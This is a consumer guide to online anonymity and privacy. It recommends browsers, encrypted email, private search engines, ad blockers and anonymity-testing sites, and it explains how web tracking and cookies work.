- **[Opera](#)**: Opera Browser has been around for more than 20 years and is available for all major desktops and mobile devices. That makes it easy to sync your data between devices.
- **[Brave](#)**: Brave Browser is privacy-focused and has a built-in script blocker. You automatically get connected to HTTPS sites rather than HTTP sites, which are not secure.

7. Send encrypted email

When you send personal information in an unprotected email, it makes it easy for hackers to intercept and capture the data.

Encrypting your email keeps hackers from getting to your private communications. You also may want to use an email service that encrypts all your emails. If you only encrypt one here and there, that can make it easier for hackers to see when you send communications you want to protect.

When you use a secure email account, you can pick one based on the features that matter to you. Here are a few of the options, but you can go with any service you feel meets your security needs.

- **[ProtonMail](#)**: ProtonMail uses an open-source web interface and encryption that allows experts to audit and confirm high-security levels. It also encrypts email before it's sent to the servers, which means hackers can't easily intercept and read your emails.
- **[Tutanota](#)**: Tutanota is a popular, secure email service that uses end-to-end encryption. That means when you email someone using a different kind of service, the email will arrive password protected. It also uses two-factor authentication and is externally audited.
- **[Mailbox.org](#)**: Mailbox.org has been around since 1989 and allows you to sign up for an account without personal information, so anonymity is not a problem. You get access to mail headers that hide your device location and the recipient device locations.

Find out [how to encrypt your emails](#) in Gmail, Yahoo, and Outlook.

8. Use a secure search engine

You might use a popular search engine such as Google or Bing. Many people use these every day as a staple for internet browsing. Both of these search engines let you get almost instant access to information.

When you use these popular search engines, you also give up some of your anonymity. Some users feel Google and Bing's tactics are close to violating their privacy.

When you enter a search in Google, your query is then part of your online search history and profile. Google may use that data to give you a more personal experience, but it also invades your privacy.

You can use other search engines that are more secure and give you more anonymity. Here are three search engine options that might interest you:

- **[Startpage](#)**: Startpage promises full user privacy and doesn't sell or share your data. It also doesn't have third-party trackers or cookies that might be found on other sites. You can browse in complete anonymity.
- **[DuckDuckGo](#)**: DuckDuckGo is a popular, private search engine. It has a user-friendly interface and you don't get ads when using it. It also has a browser extension to keep your internet usage private.
- **[Qwant](#)**: Qwant is a search engine that doesn't record your search queries or sell your data. It's a full privacy search engine and categorizes search results into sections for easier use.

9. Optimize your security settings

One of the most beneficial ways to remain anonymous online is to optimize your security settings. You can update your settings to automatically decline cookies and turn off notifications. Data management is one of the keys to remaining private while you're on the internet.

Changing your security settings could help you prevent hackers from getting your sensitive information. The less data you expose, the fewer security vulnerabilities you could have. You can read more about [privacy settings](#) to control what information you share.

10. Update your OS and antivirus software

Have you gotten updates from your operating system (OS) or antivirus software linking to patches? Often, these patches get sent to fix a

security flaw. When you get these notices, you should update your system. Waiting could give cybercriminals a chance to steal your online data.

You won't have to check for updates with many systems because you should get an automatic update message or notification. You can choose to update at that time or to get a reminder. If you do manually check for updates, once per month should be often enough.

It's important to note that you can set up your OS or software for automatic updates, but some devices must be plugged in for that function to work. Some updates take longer than others, so keeping your device plugged in while updating is a good idea anyway. Automatic updates can reduce the work on your part, including remembering to run them, so choosing this option makes sense for better productivity.

11. Use an ad blocker

You can install an ad blocker to protect your privacy and have more control over your browsing experience. Blocking ads can help keep your device from getting infected by malware.

You can get free ad blockers, but these may allow what they consider acceptable ads. If you want to block everything, you may have to pay a fee for that service. Below are a few considerations for ad blocking products:

- **[AdLock](#)**: AdLock removes pop-ups and other ads and comes free as a Chrome or Safari extension. You also get a 30-day money-back guarantee to try the product. Its lifetime subscriptions may also save you some cash.
- **[AdGuard](#)**: AdGuard removes ads and online trackers while giving you protection against malware. You can choose the preferences you want and the devices to cover. It also comes with parental controls that keep adult content away from your kids.
- **[Adblock Plus](#)**: Adblock Plus is free to download, and anyone can use it. It's one of the most popular ad blockers and works with most browsers and mobile devices. You can also create custom filters and block lists.

12. Read website terms of service

You've probably visited many websites that ask you to review their terms of service. Have you ever sighed loudly and quickly scrolled past all the legalities to click that accept button? If so, you're not alone. Most of us

have skimmed right over the information in a hurry to get to the website data we need.

You may want to take some time to read the [terms of service](#), no matter how boring and time-consuming it seems. This is where you'll discover what data gets collected and what you agree to for the privilege of using the website.

It's not just you: Terms of Service are complicated

Did you know you need a college education to read most social media sites' terms of service? We're not kidding — [Facebook's terms ranked at a college senior reading level](#).

13. Clear your cookies

Cookies are small files that get created when you visit a website. They get stored on your device to help you have a better online experience.

You may want to clear your cookies because they can get hijacked by hackers and used to access your browsing history. Your data stays in the cookies and accumulates as you browse the internet. You'll get more personalized ads thanks to tracking cookies, which may result in your data getting sold to third parties.

You should clear cookies each time you use a public or shared device. If you're on a personal device, you should clear cookies once per month. You can learn [how to clear cookies](#) with this easy-to-follow guide.

How to check if you're anonymous online

Is it possible to remain truly anonymous online?

Many debate this question, but one thing is sure — online anonymity requires diligence and added measures like special browsers, anonymous messaging applications, encrypted email providers, and an untraceable payment method like a virtual card or monero cryptocurrency.

Seems like a lot of work, right? Well, it is — and after taking those steps, how can you even be sure of your anonymity?

Fortunately, numerous options exist to check and verify the degree of your online anonymity. Below is a list of options you can use to check how anonymous you really are and discover how you may be leaking personal information.

Electronic Frontier Foundation's (EFF) Cover Your Tracks

[Cover Your Tracks](#) shows how trackers see your browser and provide a comprehensive view of your browser's unique and identifying features. This service also tests to determine how well your browser and VPN are protected from online tracking and fingerprinting.

Proxy6

[Proxy6](#) gauges your online anonymity by testing how much data your device provides. After the test, you'll see your anonymity score as a percentage.

2ip

Another anonymity check service is [2ip](#), which uses a device's [IP address](#) to deliver your online anonymity probability as a percent. Ideally, you want to score 100% on these anonymity tests to feel you're effectively hiding your identity online.

Privacy Tool

Want to know if anyone can tell you're trying to be anonymous? [Privacy Tool](#) takes a different angle by launching a Java applet in your browser to let you know if it appears you're using a privacy tool to hide your identity online.

Browserleaks

[BrowserLeaks](#) allows you to enter your IP address and check if and where your browser leaks private information. Identifying and [fixing your browser leaks](#) is a critical step on the path to online anonymity.

IPLeak

Similar to BrowserLeaks, [IPLeak](#) is another service that displays all of the information websites you visit can see and collect in addition to any current data leaks associated with your IP address.

Anonymity vs. privacy online

Anonymity and privacy. Privacy and anonymity. Many use these two terms interchangeably, but they have two distinct meanings regarding internet activity.

Privacy is the right and ability to keep personal data and knowledge about yourself private while monitoring who gains access to it. Online privacy can be defined by how much of your personal information you keep inaccessible while using the internet.

For example, most people want the privacy to use applications and navigate websites freely without allowing access to their personally identifiable information or browsing history.

Anonymity doesn't require the same level of zero tolerance regarding public visibility. Anonymity can be understood as the right and ability to conceal your identity but not your behavior. With anonymity, anyone can view your online activity, but not the personal information connecting you to it.

For example, a corporate internet whistleblower would want anonymity in giving public testimony against a guilty supervisor to avoid possible future retaliation.

How does web tracking work?

Web tracking involves gathering customer information and using it to identify and monitor their internet activity patterns in hopes of better understanding customer interests and preferences for targeted advertising campaigns.

Today, many websites attempt to collect our IP addresses, browsing history, and specific device information to construct customer profiles. Companies then use these profiles to help personalize our online experience and target content based on established preferences.

Companies use different methods and tools to track website visitors, including:

- **IP tracking:** Your IP address is a unique identifier assigned to your device which apps and websites you visit can see. IP tracking uses your IP address or other specifics like browser, operating system, or device type to determine a location, then can rely on segmented data for general insights.

- **[HTTP cookies](#)**: These are small text files that collect and store user information and are capable of recognizing and tracking users across other websites.
- **[Pixels](#)**: These are tiny snippets of code existing as transparent images that allow websites to gather information about visitors including how they browse and what type of ads they click.
- **[Browser fingerprinting](#)**: Involves collecting a user's unique browser identifiers, creating a user profile "fingerprint," and then using this to track the user across the internet.
- **[Canvas fingerprinting](#)**: This is where websites use the HTML 5 canvas element to collect details about your graphic processing unit (GPU) and other hardware specifications to create an image and fingerprint. Fingerprints are unique digital profiles composed of info including screen resolution, graphics card, and plugins created to track users across the internet.
- **[Web beacons](#)**: Small pixel image tags placed in web page code or in emails to track user activity using an IP address or browser details.

What's the difference between first-party and third-party tracking?

First-party tracking occurs when the website you visit collects and uses your personal information. Many customers understand and expect this today when they use a website. First-party tracking tools only work on a single domain and often function to improve a website's performance.

Third-party tracking occurs when a third party (or many of them) drops cookies on a device through the first-party website's code to [collect and use your personal data](#). Third-party tracking can feel invasive since you're often unaware of the presence of third-party tracking devices.

Third-party tracking devices can follow you across multiple domains, provide access to any website loading third-party server code, and often focus on collecting data to bombard you with customized ad pitches.

Due to the somewhat intrusive nature of third-party tracking and its unpopularity with many internet users, there has been a push to reduce third-party activity. According to Google sources, [Chrome browser third-party cookies were supposedly on the way out in 2023](#), but this phase-out plan has been pushed back until the end of 2024.

FAQs

Can you truly be anonymous online?

It is possible to be anonymous online, but doing so may require using several methods, such as email encryption and a VPN. You also need to read all terms of service to know how data gets collected on websites.

-

How to browse the internet anonymously

It seems like everybody wants your data, and one careless digital step can result in personal information being leaked and exposing your identity and browsing history.

Here are some action steps you can take to help minimize intrusive data collection and improve your odds of online anonymity, which include:

- Using a paid encrypted VPN connection like [NordVPN](#) or [Surfshark](#). Free VPN connections can be less secure, but if you can't afford a VPN service, there are some reputable [free VPNs](#) to try.
- Employing a proxy server like [FoxyProxy](#) or [Hidester](#) as another layer of protection.
- Stop trusting "privacy modes" like [Chrome's incognito mode](#), which doesn't provide an adequate level of privacy protection.
- Web surfing on a privacy-friendly browser such as [Tor](#), [Opera](#), or [Brave](#).
- Avoiding Google and using anonymous search engines like [DuckDuckGo](#) and [Startpage](#) instead.
- [Disabling browser cookies](#) and deactivating Javascript if you do use Chrome or other non-friendly browsers.
- Installing browser privacy extensions like [Privacy Badger](#) and [Ghostery](#).
- Emailing from an encrypted platform like [ProtonMail](#) and [PreVeil](#).
- Adjusting browser settings to block hardware fingerprinting and adjusting [social media account privacy settings](#) to restrict personal data collection.
- Texting from an anonymous service provider like [Globfone](#).
- Making phone calls through a phone application like [Burner](#) that hides your real phone number and the personal information connected to it.
- Shopping with virtual cards provided by a service like [Privacy](#) instead of providing your real payment information to merchants.
- Only visiting HTTPS websites to maintain an extra layer of security.
- Carefully reading all application permissions and [website privacy policies](#) to be aware of what information websites can legally collect.

-

Does a VPN make you untraceable?

Using a VPN will not make you completely untraceable. Hackers and snoopers won't see all your online activities, but your ISP may be able to see them. Using a VPN will encrypt your internet traffic and help protect your privacy online.

-

Do pictures stay on the internet forever?

Pictures posted online may stay on the internet forever. That is known as "digital permanence."

-

What's the best company to remove personal information from the internet?

Some of the best companies you can use to remove personal information from the internet include services such as [Incogni](#), [Privacy Bee](#), and [DeleteMe](#).

Bottom line

When you want to stay anonymous online, you can use different methods to help.

Using a [VPN](#), [password managers](#), and [email encryption](#) are some of the most efficient ways to protect security. To optimize your online privacy, you can combine many of these options to get the most advanced security available.

References taken from:

VPN sites

https://uk.cybernews.com/lp/best-vpn-uk/?campaignId=19222490385&adgroupId=144375611197&adId=645848220858&targetId=kwd-11666721&device=c&gunique=EAlalQobChMlxYHzhaze_glVGODtCh1-KAz9EAAYASAAEgLFH_D_BwE&gad=1&gclid=EAlalQobChMlxYHzhaze_glVGODtCh1-KAz9EAAYASAAEgLFH_D_BwE

https://nordvpn.com/cybernews/?coupon=cybernews&utm_medium=affiliate&utm_term&utm_content=e52e41d9-f6d8-4de1-917a-dce8bfda9f59&utm_campaign=off30&utm_source=aff41342

https://www.expressvpn.com/go/home?category=VPN&subcategory=vpnexact&lang=en&gclid=EAlalQobChMlxYHzhaze_glVGODtCh1-KAz9EAAYAiAAEgLeYvD_BwE

https://uk.norton.com/store?expid=VPNFREETRIAL3&promocode=UKPS45VPNFR&nortoncountry=UK&om_sem_cid=hho_sem_wp:gb:ggl:en:e:nb:kw0000438019:509871604277:c:google:12624536822:120781884860:kwd-11666721&nortoncountry=UK&gclid=EAlalQobChMlxYHzhaze_glVGODtCh1-KAz9EAAYAyAAEgKX3vD_BwE&gclsrc=aw.ds

<https://nordvpn.com/>

<https://uk.pcmag.com/vpn/138/the-best-vpn-services#roundup-table>

https://en.wikipedia.org/wiki/Virtual_private_network

<https://www.kaspersky.com/resource-center/definitions/what-is-a-vpn>

https://www.cyberghostvpn.com/en_US/privacyhub/create-your-own-vpn/

Cookies

<https://www.kaspersky.com/resource-center/definitions/cookies>

https://en.wikipedia.org/wiki/HTTP_cookie

<https://www.cloudflare.com/en-gb/learning/privacy/what-are-cookies/>

<https://allaboutcookies.org/what-is-a-cookie>

<https://www.hp.com/us-en/shop/tech-takes/what-are-computer-cookies>

<https://uk.norton.com/blog/privacy/what-are-cookies>

<https://allaboutcookies.org/how-to-be-anonymous-online>